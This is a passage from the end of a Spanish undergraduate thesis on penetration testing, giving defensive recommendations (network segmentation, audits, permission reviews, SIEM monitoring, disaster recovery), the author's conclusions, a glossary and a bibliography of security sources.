Uno de los puntos más importantes para evadir riesgos de seguridad es diseñar y desplegar una correcta arquitectura de red, (micro)segmentada y gestionada mediante cortafuegos internos y perimetrales.

A nivel de cortafuegos interno, las diferentes capas de red que componen la infraestructura deben comunicarse entre sí a través de los *firewalls* y ahí se definen las políticas necesarias para permitir o denegar las comunicaciones entre origen y destino, teniendo en cuenta el flujo de comunicaciones.

Al realizar segmentación de red, el tráfico que transcurre de un determinado segmento de red hacia el exterior se denomina tráfico norte-sur. Por otro lado, la microsegmentación contempla la comunicación entre servidores y/o aplicaciones entre distintos segmentos de red, pero sin llegar a salir de la infraestructura. Este tráfico es denominado tráfico este-oeste. [32]




Ilustración 43. Tráfico norte-sur y este-oeste

De este modo, con una buena definición de políticas entre las diferentes capas de la arquitectura de red, se controla el tráfico norte-sur y este-oeste y se dota al entorno de una mayor robustez evitando movimientos laterales entre los sistemas que conforman la infraestructura. En definitiva, se trata de aplicar una filosofía de confianza cero incluso dentro del entorno.

A nivel de cortafuegos externo, se deben utilizar equipos con funcionalidad IDS (*Intrusion Detection System*) y/o IPS (*Intrusion Prevention System*) para detectar y prevenir posibles intrusiones dentro de la infraestructura y de este modo ser capaz de mitigarlo.

- Separación de entornos de trabajo

Es de suma importancia separar los entornos de desarrollo, preproducción y producción. Estos dos últimos deberían ser una copia uno del otro, pudiendo presentarse el de preproducción en menor escala, pero al final emulando el servicio prestado por el entorno productivo.

Con el fin de ahorrar costes, en ocasiones no se cumple esta buena praxis que puede conllevar a que fallos en el entorno de preproducción faciliten el acceso al entorno productivo si estos no están bien segmentados.

- Auditoría interna “*white box*” recurrente

Con la finalidad de comprobar la robustez y seguridad de la infraestructura es necesario realizar recurrentemente auditorías internas de los sistemas desplegados a lo largo de todo el entorno.

Con el conocimiento de los equipos desplegados y servicios en ejecución en los diferentes sistemas, se puede considerar básico realizar auditorías *white box* por parte de personal con conocimientos en seguridad, con el fin de mantener el negocio alejado de las brechas de seguridad.

Monitoreo

- Revisión de permisos

En los sistemas basados en Unix existen permisos especiales otorgables (*setuid*, *setgid* y *sticky bit*) que pueden ser utilizados para elevarse permisos y llegar a ser administrador del sistema. Es conveniente revisar de forma rutinaria estos permisos especiales para evitar esta posible casuística. [\[33\]](#)

- Listado de equipos y servicios

Disponer de una CMDB actualizada facilita la identificación de equipos y/o servicios existentes dentro de la infraestructura que pueden verse comprometidos por una vulnerabilidad nueva y optimiza la respuesta ante posibles brechas de seguridad.

- NIDS, Syslog & SIEM

Esnifadores de red, servidores de logs de los sistemas y correladores de eventos son elementos básicos para conocer la salud de los sistemas y qué sucede en éstos. Disponer de sistemas de monitoreo es uno de los puntos más importantes dentro de una infraestructura ya que aporta una visión real e instantánea del estado del entorno.

Este tipo de herramientas son básicas para gestionar correctamente una infraestructura y llevar a cabo una operativa de negocio resiliente, además de facilitar la posibilidad de tener una rápida respuesta ante eventos adversos dentro del entorno.

Continuidad de negocio

- Disaster Recovery Plan

Se considera necesario disponer de un plan de recuperación ante desastres para ofrecer un servicio lo menos disruptivo posible para la experiencia del usuario, es decir, que sea lo más transparente y tolerante a fallos posible.

Una vez evaluado el impacto que puede ocasionar en la continuidad de negocio un ciberataque a la infraestructura, entre las diferentes etapas del plan de recuperación de desastres se pueden destacar las siguientes:

- Plan de acción: se define qué hacer y cómo en caso de incidental
- Contactos: se define los contactos de emergencia
- Roles y responsabilidades: se define quién y qué gestiona cada persona y/o equipo
- Procedimientos de recuperación: se define en qué orden se procede para dejar de nuevo el entorno productivo
- Procedimiento de conmutación: se define cómo retorna la operativa a su estado inicial
- Lecciones aprendidas: se documenta el proceso llevado a cabo y los posibles puntos de mejora para futuras ocasiones



Ilustración 44. Disaster recovery plan

En caso de crear un plan de recuperación ante desastres automatizado dota de robustez al entorno, puesto que puede evitar una mayor interrupción del servicio y facilitan la puesta en marcha del servicio más rápidamente.

- Aislamiento del exterior

Aislar un entorno del acceso desde el exterior, y parar una posible intrusión de un ciberatacante, puede evitar amenazas a la continuidad de negocio.

Este hecho crea una *sandbox*, un entorno seguro en términos de intrusiones dónde se puede analizar con detenimiento si existe alguna brecha de seguridad en la infraestructura que pueda comprometer el negocio y facilita la oportunidad de mitigarla.

En caso de estar este proceso automatizado puede evitar un mayor impacto en la continuidad de negocio, aportando más seguridad a la infraestructura. Al no depender del criterio humano, sino de umbrales y *triggers* definidos adecuadamente, la respuesta puede ser prácticamente instantánea.

4. Conclusiones

La realización de este trabajo final de grado me ha permitido explorar un nuevo ámbito en el cual quería iniciarme desde hacía tiempo: la ciberseguridad.

El desarrollo de este trabajo ha sido un proceso personal muy enriquecedor, a la par que difícil, puesto que existe un número finito, pero muy extenso, de técnicas y herramientas que facilitan la ejecución de las tareas necesarias para auditar un sistema informático, tal y cómo se ha expuesto en este trabajo.

El hecho de no disponer de *background* técnico previo en la materia, en relación con la existencia de una gran variedad de vectores de ataques, técnicas y herramientas para ejecutar un *pentesting*, me ha conllevado dedicar una elevada cantidad de tiempo para relacionar las diferentes herramientas a utilizar durante el caso práctico en relación con las vulnerabilidades detectadas, todo ello con un objetivo claro: vulnerar un sistema informático.

Las lecciones aprendidas durante la ejecución de este trabajo han sido la adquisición de conocimiento de una gran variedad de herramientas de reconocimiento y *exploiting* que me han permitido avanzar a lo largo de las distintas fases del *pentesting*, además de una mayor concienciación de la importancia de tener los sistemas informáticos totalmente actualizados.

Cabe destacar que al finalizar la fase de *exploiting* satisfactoriamente, una vez comienza la fase de *post-exploiting* es necesario llevar a cabo las fases de recopilación de datos y análisis de vulnerabilidades de nuevo, una vez dentro del sistema objetivo.

Así pues, se puede confirmar que se ha seguido tanto el método planteado como la planificación elaborada inicialmente.

Finalmente, tras documentarme para realizar este trabajo y conocer la situación actual en términos de ciberseguridad. Se puede confirmar que si continúa la tendencia actual en el futuro se presenta una situación de necesidad de crecimiento en esta área para que la seguridad de la información sea un hecho consumado y continúe aportando valor a las entidades.

Dado el exponencial crecimiento de ciberataques que ocurren diariamente a empresas, entidades y organismos públicos, cabe destacar que actualmente en el mercado existe una gran demanda de profesionales por lo que es una buena oportunidad para realizar una expansión de este ámbito.

5. Glosario

RRSS	Redes sociales
PYME	Pequeña y Mediana Empresa
SARS-CoV-2	Severe Acute Respiratory Syndrome Coronavirus 2
INCIBE	Instituto Nacional de Ciberseguridad
UIT	Unión Internacional de Telecomunicaciones
TFG	Trabajo Fin de Grado
CVE	Common Vulnerabilities and Exposures
ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge
CMDB	Configuration Management DataBase
OVA	Open Virtual Appliance
NMAP	Network Mapper
UOC	Universitat Oberta de Catalunya
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
TCP	Transmission Control Protocol
SQLi	SQL Injection
XSS	Cross-Site Scripting
TI	Tecnologías de la Información
CLI	Command-Line Interface
URL	Uniform Resource Locator
HTB	Hack The Box
VPN	Virtual Private Network
SSL	Secure Socket Layer
TTL	Time To Live

FTP	File Transfer Protocol
SSH	Secure Shell
XXE	XML External Entity
PGP	Pretty Good Privacy
CCN	Centro Criptológico Nacional
GPO	Group Policy Object
MFA	Multi Factor Authentication
IDS	Intrusion Detection System
IPS	Intrusion Prevention System

6. Bibliografía

- [1] *Un informe de INTERPOL muestra un aumento alarmante de los ciberataques durante la epidemia de COVID-19* [en línea] [consulta: 21 de octubre de 2022]. Disponible en: <https://www.interpol.int/es/Noticias-y-acontecimientos/Noticias/2020/Un-informe-de-INTERPOL-muestra-un-aumento-alarmante-de-los-ciberataques-durante-la-epidemia-de-COVID-19>
- [2] *Global Cybersecurity Index 2020 - ITU* [en línea] [consulta: 21 de octubre de 2022]. Disponible en: <https://www.itu.int/eublications/publication/D-STR-GCI.01-2021-HTML-E>
- [3] *INCIBE gestiona más de 100.000 incidentes de ciberseguridad durante 2021* [en línea] [consulta: 21 de octubre de 2022]. Disponible en: <https://www.incibe.es/sala-prensa/notas-prensa/incibe-gestiona-mas-100000-incidentes-ciberseguridad-durante-2021>
- [4] *CyberMap Kaspersky* [en línea] [consulta: 21 de octubre de 2022]. Disponible en: <https://cybermap.kaspersky.com/es>
- [5] *Phishing, Smishing, Vishing - Semantic Systems* [en línea] [consulta: 21 de octubre de 2022]. Disponible en: https://www.semantic-systems.com/semantic-noticias/articulos-tecnologicos/phishing_smishing_vishing/
- [6] *Test de Intrusión / Pentest - Ingertec* [en línea] [consulta: 24 de octubre de 2022]. Disponible en: <https://ingertec.com/ciberseguridad/test-de-intrusion/>
- [7] *Pentesting con OWASP: fases y metodología* [en línea] [consulta: 25 de octubre de 2022]. Disponible en: <https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/>
- [8] *MITRE ATT&CK®* [en línea] [consulta: 12 de diciembre de 2022]. Disponible en: <https://attack.mitre.org/>
- [9] *Los 10 vectores de ataque más utilizados por los ciberdelincuentes – INCIBE* [en línea] [consulta: 13 de diciembre de 2022]. Disponible en: <https://www.incibe.es/protege-tu-empresa/blog/los-10-vectores-ataque-mas-utilizados-los-ciberdelincuentes>
- [10] *CVE.org* [en línea] [consulta: 27 de octubre de 2022]. Disponible en: <https://www.cve.org/>
- [11] *19 Powerful Penetration Testing Tools Used By Pros in 2022* [en línea] [consulta: 28 de octubre de 2022]. Disponible en: <https://www.softwaretestinghelp.com/penetration-testing-tools/>
- [12] *Nmap: the Network Mapper - Free Security Scanner* [en línea] [consulta: 03 de noviembre de 2022]. Disponible en: <https://nmap.org/>

- [13] *Conociendo Metasploit – Parte I – Exploit Basico* - CuriositySec [en línea] [consulta: 04 de noviembre de 2022]. Disponible en: <http://curiositysec.com/conociendo-metasploit-parte-i-exploit-basico/index.html>
- [14] *Descargue la Evaluación de vulnerabilidades | Nessus®* [en línea] [consulta: 05 de noviembre de 2022]. Disponible en: <https://es-la.tenable.com/products/nessus>
- [15] *¿Qué es Burp Suite? | KeepCoding Tech School* [en línea] [consulta: 05 de noviembre de 2022]. Disponible en: <https://keepcoding.io/blog/que-es-burp-suite>
- [16] *Wireshark · Go Deep.* [en línea] [consulta: 06 de noviembre de 2022]. Disponible en: <https://www.wireshark.org/>
- [17] *John the Ripper password cracker - Openwall* [en línea] [consulta: 06 de noviembre de 2022]. Disponible en: <https://www.openwall.com/john/>
- [18] *Wappalyzer: Find out what websites are built with* [en línea] [consulta: 08 de noviembre de 2022]. Disponible en: <https://www.wappalyzer.com/>
- [19] *Shodan Search Engine* [en línea] [consulta: 08 de noviembre de 2022]. Disponible en: <https://www.shodan.io/>
- [20] *Pentest-Tools.com | 20+ Online Penetration Testing Tools* [en línea] [consulta: 08 de noviembre de 2022]. Disponible en: <https://pentest-tools.com/>
- [21] *WordPress Vulnerabilities - WPScan* [en línea] [consulta: 13 de diciembre de 2022]. Disponible en: <https://wpscan.com/wordpresses>
- [22] *10 Sitios de CTF y Pentesting para practicar sus habilidades de hacking y ciberseguridad en 2021* [en línea] [consulta: 13 de noviembre de 2022]. Disponible en: <https://www.genezight.com/10-Sitios-de-CTF-y-Pentesting>
- [23] *¿Cómo realizar un Pentesting sigiloso con Nmap?* [en línea] [consulta: 21 de noviembre de 2022]. Disponible en: <https://backtrackacademy.com/articulo/como-realizar-un-pentesting-sigiloso-con-nmap>
- [24] *¿Qué es WPScan? | KeepCoding Tech School* [en línea] [consulta: 24 de noviembre de 2022]. Disponible en: <https://keepcoding.io/blog/que-es-wpscan-ciberseguridad/>
- [25] *WordPress 5.6.2 Vulnerabilities - WPScan* [en línea] [consulta: 30 de noviembre de 2022]. Disponible en: <https://wpscan.com/wordpress/562>
- [26] *Authenticated XXE Within the Media Library Affecting PHP 8* [en línea] [consulta: 30 de noviembre de 2022]. Disponible en: <https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5>

- [27] *CVE-2021-29447 Vulnerabilidad XXE WordPress (CTF)* [en línea] [consulta: 30 de noviembre de 2022]. Disponible en: <https://www.pinguytaz.net/index.php/2021/09/04/cve-2021-29447-vulnerabilidad-xxe-wordpress-ctf/>
- [28] *Cracking GPG key passwords using John The Ripper - Atucom* [en línea] [consulta: 8 de diciembre de 2022]. Disponible en: <https://blog.atucom.net/2015/08/cracking-gpg-key-passwords-using-john.html>
- [29] *PGP Encryption/Decryption - 8gwifi.org* [en línea] [consulta: 8 de diciembre de 2022]. Disponible en: <https://8gwifi.org/pgpencdec.jsp>
- [30] *Penetration Test Report - Offensive Security* [en línea] [consulta: 8 de diciembre de 2022]. Disponible en: <https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf>
- [31] *CCN-CERT BP/18 'Recomendaciones de seguridad para situaciones de teletrabajo y refuerzo en vigilancia'* [en línea] [consulta: 9 de diciembre de 2022]. Disponible en: <https://www.ccn-cert.cni.es/informes/informes-de-buenas-practicas-bp/4688-ccn-cert-bp-18-recomendaciones-de-seguridad-para-situaciones-de-teletrabajo-y-refuerzo-en-vigilancia/file.html>
- [32] *What is Microsegmentation? Palo Alto Networks* [en línea] [consulta: 9 de diciembre de 2022]. Disponible en: <https://www.paloaltonetworks.com/cyberpedia/what-is-microsegmentation>
- [33] *Los bits SUID, SGID y sticky - Ibiblio* [en línea] [consulta: 10 de diciembre de 2022]. Disponible en: <https://www.ibiblio.org/pub/linux/docs/LuCaS/Manuales-LuCAS/doc-unixsec/unixsec-html/node56.html>